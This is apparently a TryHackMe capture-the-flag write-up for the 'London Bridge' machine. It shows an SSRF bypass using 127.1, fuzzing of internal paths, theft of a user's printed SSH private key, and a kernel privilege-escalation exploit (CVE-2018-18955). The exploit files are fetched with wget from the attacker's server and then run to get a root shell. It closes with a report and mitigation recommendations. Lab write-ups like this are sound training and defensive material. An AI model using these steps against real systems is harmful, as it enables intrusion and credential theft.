
Response

Pretty Raw Hex Render

Forbidden

You don't have the permission to access the requested resource. It is either read-protected or not readable by the server.

I now did a quick google search for alternives for 127.0.0.1, and 127.1 workout well for me. [hacktricks]



Request

Pretty Raw Hex

```
POST /view_image HTTP/1.1
Host: 10.10.2.102:8080
Content-Length: 16
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120
Safari/537.36
Origin: http://10.10.2.102:8080
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Referer: http://10.10.2.102:8080/view_image
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

www=http://127.1
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: gunicorn
Date: Tue, 01 Oct 2024 08:07:28 GMT
Connection: keep-alive
Content-Type: text/html; charset=utf-8
Content-Length: 1270

<HTML>
    <body bgcolor="gray">
        <h1>
            London brigde
        </h1>
        <img height=400px width=600px src ="static/1.webp">
        <br>
        <font type="monotype corsiva" size=18>
            London Bridge is falling down<br>
            Falling down, falling down<br>
            London Bridge is falling down<br>
            My fair lady<br>
            Build it up with iron bars<br>
            Iron bars, iron bars<br>
            Build it up with iron bars<br>
            My fair lady<br>
            Iron bars will bend and break<br>
            Bend and break, bend and break<br>
            Iron bars will bend and break<br>
            My fair lady<br>
            <img height=400px width=600px src="static/2.webp">
            <br>
            <font type="monotype corsiva" size=18>
                Build it up with gold and silver<br>
```

Search 0 highlights

I now performed fuzzing on the internal web application to discover hidden directories.

```
┌──(root㉿Kali)-[/home/…/Documents/TryHackMe-sch/CTFs/TheLondonBridge]
└─# ffuf -u http://10.10.2.102:8080/view_image -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt -X POST -d "www=http://127.1/FUZZ" -H 'Content-Type:
application/x-www-form-urlencoded' -fs 469 -t 50
```

```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://10.10.2.102:8080/view_image
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : www=http://127.1/FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 50
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 469
________________________________________________

templates               [Status: 200, Size: 1294, Words: 358, Lines: 44, Duration: 217ms]
uploads                 [Status: 200, Size: 675, Words: 24, Lines: 23, Duration: 160ms]
static                  [Status: 200, Size: 420, Words: 19, Lines: 18, Duration: 160ms]
.                       [Status: 200, Size: 1270, Words: 230, Lines: 37, Duration: 157ms]
.cache                  [Status: 200, Size: 474, Words: 19, Lines: 18, Duration: 161ms]
.local                  [Status: 200, Size: 414, Words: 19, Lines: 18, Duration: 159ms]
.ssh                    [Status: 200, Size: 399, Words: 18, Lines: 17, Duration: 999ms]
.bashrc                 [Status: 200, Size: 3771, Words: 522, Lines: 118, Duration: 167ms]
.bash_logout            [Status: 200, Size: 220, Words: 35, Lines: 8, Duration: 160ms]
.bash_history           [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 520ms]
:: Progress: [22010/63088] :: Job [1/1] :: 208 req/sec :: Duration: [0:01:52] :: Errors: 0 ::
```

Hehe, I found a .ssh directory.
I tried to open the folder from my burp suite and inside this .ssh directory was the id_rsa and authorized_keys file.

Request

Pretty Raw Hex

```
POST /view_image HTTP/1.1
Host: 10.10.2.102:8080
Content-Length: 21
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Origin: http://10.10.2.102:8080
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.2.102:8080/view_image
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

www=http://127.1/.ssh
```

Search 0 highlights

Response

Pretty Raw Hex Render

Directory listing for /.ssh/

- authorized_keys
- id_rsa

I retrieved the ssh keys for one of the users with whom still I have no idea.

Request

Pretty Raw Hex

```
POST /view_image HTTP/1.1
Host: 10.10.2.102:8080
Content-Length: 28
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Origin: http://10.10.2.102:8080
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.2.102:8080/view_image
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

www=http://127.1/.ssh/id_rsa
```

Search 0 highlights

Done

Response

Pretty Raw Hex Render

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAz1yFrg9FAZAI4R37aQWn/ePTk/MKfz2KQ+OE4
5Kc1VJjDTTNRmc+vNRZieC8EwelWgpwcKACa70Ke2q/7zRLWHh23O
a1s5eus3ghTWjcfONROAkEg7O3XsNwgp93UUB8wbU+ADpZnFLPUD
rxwqpAp6maqsE4dIZHdAq+Yt6/2HOERKrFWiONQpd6ZA8a325oWXY
jlL56t4iWQzsRQbBvB+ETg2ma01u/HmW3M9SyroPypcEOqvPnuPpqXH
NHhXCNmt+0EOBYKvejsDA6NeZfJgw65NVK+2hQIDAQABAoIBACJ
2S32IZUcrr4qJrlCeOCUQDQp196tzlughf/rAwH9qpv9hXW+uYVhJZR/g
Dlta1mIeuBLuHy9PDMDOAO0E0G9RIJha7iP5cJAJ2RvD6Gx/H7NTfQz
hng0O9KbxoJleVWeONIiFZOaXiJthuro/d9GSivMBJyT8PR3JG6G+R4Qc
Hx5DY/U7qVYQ1TE3EfbDR5y0+972fW7J0oZxOuwK6IWP9TtHcPPVI
3ZFEzON5qRhNdV8lc127cUX5R5hFjn14GHJLpvbjkt8D9DggUKKNR8z
gdzclmECgYEA+kaVi0hq1sYSdZL4wHxDQJfGooPn8Hae8zFrsYjrVD8n
XKqlGMhPc8P0PvuoKy1341ty966S8J+dKfdPzRURFzB84wy3A6CDnVil
Aa5wwpWZalBBpEis0h3YKCKVKyhs4/uN6lMw5H3GaCMdqqm00l9DF
e2pPYVCwyQb20/8aP305wu6Bdp+i3dUqkHndhPXmEL8EnXbEJuBymn
8G/7Mze845g93KAPFLeeNk/AmzXKnWB8mgcrFzxAD/wAxH1J9otLvh
0he6g1mdtNMXbt0B/aMOS+dCsMW1C/7oUfbxAXkCgYAlCvVvXBSU
lnFL9IIL0ULNc+8go8dQ/NftVhpuUqzfnlI5TMyVsdcgy1akrWIlQI/PoQM
wOIK1Kdm60JQyLz9yHAyhb1osk5GarNv3EXMRyAh4CcXDbqmjsxDh
/Kkr6IHJQAlQDTY6POdUMQKBgQCPPkMMfkuFyVzbJtzjZ1Futz+fKjv
BYhZF0h83sRbI65tIv/C3xCu0SZHshaTxsy7VlU2z8ZXjbEhqLAstce6Cq
d+PeGU6afPJ3wLWGz6Qjil1Tjpe2YVFXrbbEpm0fhcA5mwCRLuGk2V
7MDu4QKBgFIomwhD+jmr3Vc2HutYkl3zliSD239sH3k118sTHbedvKH
a7RMp/cXWZKdyRgFxQ7DQEorzWi5bLAyxXnMg0ghwWdf4nugQmaE
fDLzMA915WcODR6L0mWO0crAMbZOOkg1KlAiwOSOmuUnPqvAfq
```

By accessing the authorized_keys file, I now got a user called "**beth**"

Request

Pretty Raw Hex

```
POST /view_image HTTP/1.1
Host: 10.10.2.102:8080
Content-Length: 37
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Origin: http://10.10.2.102:8080
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.2.102:8080/view_image
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

www=http://127.1/.ssh/authorized_keys
```

Response

Pretty Raw Hex Render

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDPXIWuD0UBkAjhHftpE
beth@london
```

POST EXPLOITATION

I copied the id_rsa keys on my machine and tried to ssh as user beth.
However, the permission of the id_rsa file was too open, therefore, I was not able to login to the machine.

```
┌──(root㉿Kali)-[/home/…/Documents/TryHackMe-sch/CTFs/TheLondonBridge]
└─# ssh beth@10.10.2.102 -i id_rsa -p 22
The authenticity of host '10.10.2.102 (10.10.2.102)' can't be established.
ED25519 key fingerprint is SHA256:ytPniu9JUHpepgFs9WjrDo4KrlD74N5VR4L5MCCx3D8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.2.102' (ED25519) to the list of known hosts.
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0664 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
beth@10.10.2.102: Permission denied (publickey).
```

I changed the permission of this file and re-attempted to ssh into the server, and boom, I was in as user beth.

```
┌──(root㉿Kali)-[/home/…/Documents/TryHackMe-sch/CTFs/TheLondonBridge]
└─# chmod 600 id_rsa

┌──(root㉿Kali)-[/home/…/Documents/TryHackMe-sch/CTFs/TheLondonBridge]
└─# ssh beth@10.10.2.102 -i id_rsa
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Mon May 13 22:38:30 2024 from 192.168.62.137
beth@london:~$ whoami
beth
beth@london:~$
```

Using the find cmd tool, I was able to locate where the user.txt flag was located.

```
/lib/firmware/qcom/NOTICE.txt
/home/beth/__pycache__/user.txt
/home/beth/.local/lib/python3.6/site-packages/click-8.0.4.dist-info/top_level.txt
/home/beth/.local/lib/python3.6/site-packages/zipp-3.6.0.dist-info/top_level.txt
/home/beth/.local/lib/python3.6/site-packages/Werkzeug-2.0.3.dist-info/top_level.txt
/home/beth/.local/lib/python3.6/site-packages/packaging-21.3.dist-info/top_level.txt
/home/beth/.local/lib/python3.6/site-packages/dataclasses-0.8.dist-info/LICENSE.txt
/home/beth/.local/lib/python3.6/site-packages/dataclasses-0.8.dist-info/top_level.txt
/home/beth/.local/lib/python3.6/site-packages/MarkupSafe-2.0.1.dist-info/top_level.txt
/home/beth/.local/lib/python3.6/site-packages/Flask-2.0.3.dist-info/entry_points.txt
/home/beth/.local/lib/python3.6/site-packages/Flask-2.0.3.dist-info/top_level.txt
/home/beth/.local/lib/python3.6/site-packages/Pillow-8.4.0.dist-info/top_level.txt
/home/beth/.local/lib/python3.6/site-packages/Jinja2-3.0.3.dist-info/entry_points.txt
/home/beth/.local/lib/python3.6/site-packages/Jinja2-3.0.3.dist-info/top_level.txt
/home/beth/.local/lib/python3.6/site-packages/gunicorn-21.2.0.dist-info/entry_points.txt
/home/beth/.local/lib/python3.6/site-packages/gunicorn-21.2.0.dist-info/top_level.txt
/home/beth/.local/lib/python3.6/site-packages/itsdangerous-2.0.1.dist-info/top_level.txt
/home/beth/.local/lib/python3.6/site-packages/importlib_metadata-4.8.3.dist-info/top_level.txt
/home/beth/.local/lib/python2.7/site-packages/Pillow-6.2.2.dist-info/top_level.txt
/home/beth/.local/lib/python2.7/site-packages/gunicorn-19.10.0.dist-info/entry_points.txt
/home/beth/.local/lib/python2.7/site-packages/gunicorn-19.10.0.dist-info/top_level.txt
/home/beth/.env/lib/python3.6/site-packages/pip-9.0.1.dist-info/entry_points.txt
/home/beth/.env/lib/python3.6/site-packages/pip-9.0.1.dist-info/top_level.txt
/home/beth/.env/lib/python3.6/site-packages/setuptools-39.0.1.dist-info/entry_points.txt
/home/beth/.env/lib/python3.6/site-packages/setuptools-39.0.1.dist-info/dependency_links.txt
/home/beth/.env/lib/python3.6/site-packages/setuptools-39.0.1.dist-info/top_level.txt
/boot/grub/gfxblacklist.txt
/var/cache/dictionaries-common/ispell-dicts-list.txt
/etc/X11/rgb.txt
beth@london:~$ find / -name *.txt -type f 2>/dev/null
```

I began by checking the kernel version, and it appeared to be outdated. So I tried to exploit this outdated kernel if it could spawn me a rootshell.

```
beth@london:~$ cat /home/beth/__pycache__/user.txt
THM{l0n6_l1v3_7h3_qu33n}
beth@london:~$ uname -a
Linux london 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
beth@london:~$
```

PRIVILEGE ESCALATION(vertical)

I looked for some exploits for the outdated kernel version online. You can download them from the link: [CVE-2018–18955 Exploits](#).
I started a python server on my machine and downloaded this files on the target machine.

```
beth@london:/tmp$ wget http://10.23.20.101:8000/rootshell.c
--2024-10-01 02:02:29--  http://10.23.20.101:8000/rootshell.c
Connecting to 10.23.20.101:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 143 [text/x-csrc]
Saving to: 'rootshell.c'

rootshell.c          100%[===================>]     143  --.-KB/s    in 0s

2024-10-01 02:02:31 (21.1 MB/s) - 'rootshell.c' saved [143/143]

beth@london:/tmp$ wget http://10.23.20.101:8000/subshell.c
--2024-10-01 02:02:50--  http://10.23.20.101:8000/subshell.c
Connecting to 10.23.20.101:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1604 (1.6K) [text/x-csrc]
Saving to: 'subshell.c'

subshell.c           100%[===================>]   1.57K  --.-KB/s    in 0s

2024-10-01 02:02:50 (194 MB/s) - 'subshell.c' saved [1604/1604]

beth@london:/tmp$ wget http://10.23.20.101:8000/subuid_shell.c
--2024-10-01 02:03:11--  http://10.23.20.101:8000/subuid_shell.c
Connecting to 10.23.20.101:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6065 (5.9K) [text/x-csrc]
Saving to: 'subuid_shell.c'

subuid_shell.c       100%[===================>]   5.92K  --.-KB/s    in 0s

2024-10-01 02:03:12 (269 MB/s) - 'subuid_shell.c' saved [6065/6065]
```

```
└─# ls
TheLondonBridge.ctb  reports          shell.php%00.jpeg  shell.phpx00.jpeg
c2hlbGwucGhw.png     rootshell.c      shell.php%00.jpg   shell.phpx00.jpg
exploit.c            shell.php        shell.php%00.png   shell.phpx00.png
exploit.dbus.sh      shell.php#.jpeg  shell.php%0a.jpeg  subshell.c
id_rsa               shell.php#.jpg   shell.php%0a.jpg   subuid_shell.c
nmap-res             shell.php#.png   shell.php%0a.png

┌──(root㉿Kali)-[/home/…/Documents/TryHackMe-sch/CTFs/TheLondonBridge]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.2.102 - - [01/Oct/2024 12:02:16] "GET /exploit.dbus.sh HTTP/1.1" 200 -
10.10.2.102 - - [01/Oct/2024 12:02:30] "GET /rootshell.c HTTP/1.1" 200 -
10.10.2.102 - - [01/Oct/2024 12:02:50] "GET /subshell.c HTTP/1.1" 200 -
10.10.2.102 - - [01/Oct/2024 12:03:11] "GET /subuid_shell.c HTTP/1.1" 200 -
```

I changed permissions of this files by making them executable as below.

```
beth@london:/tmp$ ls
exploit.c
exploit.dbus.sh
rootshell.c
subshell.c
subuid_shell.c
systemd-private-462a5b7ad30f4df08a56e57334a8242f-systemd-resolved.service-hdjb1e
systemd-private-462a5b7ad30f4df08a56e57334a8242f-systemd-timesyncd.service-NqU2XP
VMwareDnD
beth@london:/tmp$ chmod +x *
chmod: changing permissions of 'systemd-private-462a5b7ad30f4df08a56e57334a8242f-s
ystemd-resolved.service-hdjb1e': Operation not permitted
chmod: changing permissions of 'systemd-private-462a5b7ad30f4df08a56e57334a8242f-s
ystemd-timesyncd.service-NqU2XP': Operation not permitted
chmod: changing permissions of 'VMwareDnD': Operation not permitted
beth@london:/tmp$ ls -la
total 96
drwxrwxrwt 10 root root  4096 Oct  1 02:03 .
drwxr-xr-x 23 root root  4096 Apr  7 01:10 ..
-rwxrwxr-x  1 beth beth 36482 Oct  1 01:41 exploit.c
-rwxrwxr-x  1 beth beth  3829 Oct  1 01:58 exploit.dbus.sh
drwxrwxrwt  2 root root  4096 Oct  1 00:15 .font-unix
drwxrwxrwt  2 root root  4096 Oct  1 00:15 .ICE-unix
-rwxrwxr-x  1 beth beth   143 Oct  1 01:58 rootshell.c
-rwxrwxr-x  1 beth beth  1604 Oct  1 01:59 subshell.c
-rwxrwxr-x  1 beth beth  6065 Oct  1 01:59 subuid_shell.c
drwx------  3 root root  4096 Oct  1 00:15 systemd-private-462a5b7ad30f4df08a56e57
334a8242f-systemd-resolved.service-hdjb1e
drwx------  3 root root  4096 Oct  1 00:15 systemd-private-462a5b7ad30f4df08a56e57
334a8242f-systemd-timesyncd.service-NqU2XP
drwxrwxrwt  2 root root  4096 Oct  1 00:15 .Test-unix
drwxrwxrwt  2 root root  4096 Oct  1 00:15 VMwareDnD
drwxrwxrwt  2 root root  4096 Oct  1 00:15 .X11-unix
drwxrwxrwt  2 root root  4096 Oct  1 00:15 .XIM-unix
beth@london:/tmp$
```

I ran the script file and boom, the kernel was outdated as per my speculation; from the version number, and this script exploited this outdated kernel version and spawned a root shell.

```
beth@london:/tmp$ ./exploit.dbus.sh
[*] Compiling...
[*] Creating /usr/share/dbus-1/system-services/org.subuid.Service.service...
[.] starting
[.] setting up namespace
[~] done, namespace sandbox set up
[.] mapping subordinate ids
[.] subuid: 100000
[.] subgid: 100000
[~] done, mapped subordinate ids
[.] executing subshell
[*] Creating /etc/dbus-1/system.d/org.subuid.Service.conf...
[.] starting
[.] setting up namespace
[~] done, namespace sandbox set up
[.] mapping subordinate ids
[.] subuid: 100000
[.] subgid: 100000
[~] done, mapped subordinate ids
[.] executing subshell
[*] Launching dbus service...
Error org.freedesktop.DBus.Error.NoReply: Did not receive a reply. Possible causes
 include: the remote application did not send a reply, the message bus security po
licy blocked the reply, the reply timeout expired, or the network connection was b
roken.
[+] Success:
-rwsrwxr-x 1 root root 8392 Oct  1 02:06 /tmp/sh
[*] Cleaning up...
[*] Launching root shell: /tmp/sh
root@london:/tmp# id
uid=0(root) gid=0(root) groups=0(root),1000(beth)
root@london:/tmp#
```

From here I was able to read the root flag.

```
root@london:/root# ls -la
total 52
drwx------  6 root root 4096 Apr 23 22:10 .
drwxr-xr-x 23 root root 4096 Apr  7 01:10 ..
lrwxrwxrwx  1 root root    9 Sep 18  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  3 root root 4096 Apr 23 22:08 .cache
-rw-r--r--  1 beth beth 2246 Mar 16  2024 flag.py
-rw-r--r--  1 beth beth 2481 Mar 16  2024 flag.pyc
drwx------  3 root root 4096 Apr 23 22:08 .gnupg
drwxr-xr-x  3 root root 4096 Sep 16  2023 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwxr-xr-x  2 root root 4096 Mar 16  2024 __pycache__
-rw-rw-r--  1 root root   27 Sep 18  2023 .root.txt
-rw-r--r--  1 root root   66 Mar 10  2024 .selected_editor
-rw-r--r--  1 beth beth  175 Mar 16  2024 test.py
root@london:/root# cat .root.txt
THM{l0nd0n_br1d63_p47ch3d}
root@london:/root#
```

REPORT(summary)

CONCLUSION

During the security assessment of the machine, a comprehensive evaluation revealed multiple strengths in the systemâ€™s defense, alongside critical vulnerabilities that could be leveraged for full system compromise. The web application was notably hardened, successfully preventing the upload of malicious files that could potentially lead to Remote Code Execution (RCE). Additionally, rigorous testing of the message input fields for Cross-Site Scripting (XSS) yielded no exploitable vulnerabilities, indicating that the system was resilient to this common form of attack. However, the machine was ultimately compromised through a Server-Side Request Forgery (SSRF) vulnerability. This flaw allowed me to manipulate internal requests, leading to the extraction of a sensitive SSH private key (`id_r-sa`) belonging to one of the users, which granted further access to the system. The most significant weakness identified was the outdated kernel version, which had a known vulnerability that enabled local privilege escalation. By exploiting this outdated kernel, I was able to gain full root-level control of the server, effectively compromising the entire environment.

Recommendations

1. **Update and Patch Management**

• **SSRF Mitigation**:

◇ To prevent Server-Side Request Forgery attacks, restrict internal services from accessing sensitive resources and enforce strong input validation and output sanitization. Network segmentation should also be implemented to prevent web applications from accessing internal network services unnecessarily

• **SSH Key Security**:

◇ Ensure that sensitive files like `id_rsa` keys are stored securely and access to them is strictly limited.

• **Harden File Upload Mechanisms**:

◇ Although the system effectively prevented malicious file uploads, it is recommended to further strengthen file upload validation mechanisms, possibly by integrating advanced malware detection tools to guard against more sophisticated evasion techniques.

• **Regular Security Audits**:

◇ Conduct regular security audits, vulnerability assessments, and penetration testing to identify and address potential threats before they can be exploited by attackers.